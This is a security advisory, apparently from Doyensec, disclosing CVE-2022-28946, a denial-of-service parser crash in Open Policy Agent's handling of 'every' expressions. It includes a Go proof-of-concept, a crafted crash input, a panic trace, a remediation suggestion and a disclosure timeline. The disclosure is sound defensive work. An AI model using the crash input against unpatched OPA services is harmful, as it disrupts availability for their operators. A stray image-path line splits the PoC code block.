Security Advisory

Open Policy Agent

Denial Of Service Via Incorrect Parsing Of "Every" Expression

Created by Norbert Szetei
07/12/2022

Overview

This document summarizes the results of a vulnerability research activity aimed at discovering vulnerabilities in the Open Policy Agent. While security testing was not meant to be comprehensive in terms of attack and code coverage, we have identified a vulnerability that could lead to the possible crash of the library.

About Us

Doyensec is an independent security research and development company focused on vulnerability discovery and remediation. We work at the intersection of software development and offensive engineering to help companies craft secure code.

Research is one of our founding principles and we invest heavily in it. By discovering new vulnerabilities and attack techniques, we constantly improve our capabilities and contribute to secure the applications we all use.

Denial Of Service Via Incorrect Parsing Of "Every" Expression	
Vendor	Open Policy Agent
Severity	Medium
Vulnerability Class	Denial Of Service
Component	github.com/open-policy-agent/opa/ast/parser.go
Status	Closed
CVE	CVE-2022-28946
Credits	Norbert Szetei

Summary

The Open Policy Agent (OPA) engine implements a parsing routine for various expressions. To ensure the validity of the parsed or compiled terms, it implements a harness for the parser. Until the recent switch to the go native fuzzer, the fuzzing was performed by utilizing the go-fuzz binary.

During an assessment for one of our clients, we identified a malicious input that could crash the process by triggering a runtime error. The issue is caused by incorrectly interpreting the `Every` expression and triggering an out-of-range memory access. We estimated that the issue could be misused for Denial of Service only. The issue was discovered using `go-fuzz`.

Technical Description

Use the following commands to trigger the vulnerability:

```
$ echo 'package main

import (
        "github.com/open-policy-agent/opa/ast"
        "os"
)

func main() {
  str := os.Args[1]
  ast.ParseStatement(str)
```


```
}' > poc.go

$ go run ./poc.go "({0<(({0<((({0|every internal.member_3()"
panic: runtime error: index out of range [1] with length 1

goroutine 1 [running]:
github.com/open-policy-agent/opa/ast.
(*Parser).parseEvery(0xc0000725a0)
     /home/tbnz/.go/src/github.com/open-policy-agent/opa/ast/
parser.go:978 +0x58f
github.com/open-policy-agent/opa/ast.
(*Parser).parseLiteral(0xc00019fea0)
     /home/tbnz/.go/src/github.com/open-policy-agent/opa/ast/
parser.go:824 +0x594
github.com/open-policy-agent/opa/ast.
(*Parser).parseQuery(0xc00019fea0, 0x0, 0x15)
     /home/tbnz/.go/src/github.com/open-policy-agent/opa/ast/
parser.go:751 +0x105
github.com/open-policy-agent/opa/ast.(*Parser).parseBody(...)
     /home/tbnz/.go/src/github.com/open-policy-agent/opa/ast/
parser.go:738
github.com/open-policy-agent/opa/ast.
(*Parser).parseSet(0xc00019fea0, 0xc0001ca000, 0xc00000fad0,
0x0)
     /home/tbnz/.go/src/github.com/open-policy-agent/opa/ast/
parser.go:1589 +0x8c
github.com/open-policy-agent/opa/ast.
(*Parser).parseSetOrObject(0xc00019fea0)
     /home/tbnz/.go/src/github.com/open-policy-agent/opa/ast/
parser.go:1549 +0x29c
```

The vulnerability was introduced in the commit with identifier 558dbe7951d1ed2e6b3a50febf741899e24dc572 and is also present in the latest version (tag v0.39.0).

The vulnerable code is visible by performing a diff of these specific commits:

```
$ git diff 558dbe7951d1ed2e6b3a50febf741899e24dc572
d2684b995c51db45361ff5ec06cfc06124364233
```

Note that it is possible to use the web interface available on https://www.openpolicyagent.org/docs/latest/ for confirmation too:



Remediation

As a possible fix, ensure that the `.parseEvery` function correctly verifies the size of the parameters before accessing them.

Disclosure Timeline

04/04/2022 Issue is identified and reported to the vendor
04/05/2022 A patch is committed to master in https://github.com/open-policy-agent/opa/commit/e9d3828db670cbe11129885f37f08cbf04935264. We expect version v.0.40 to contain the fix
05/17/2022 CVE assigned
07/12/2022 Advisory released after embargo expired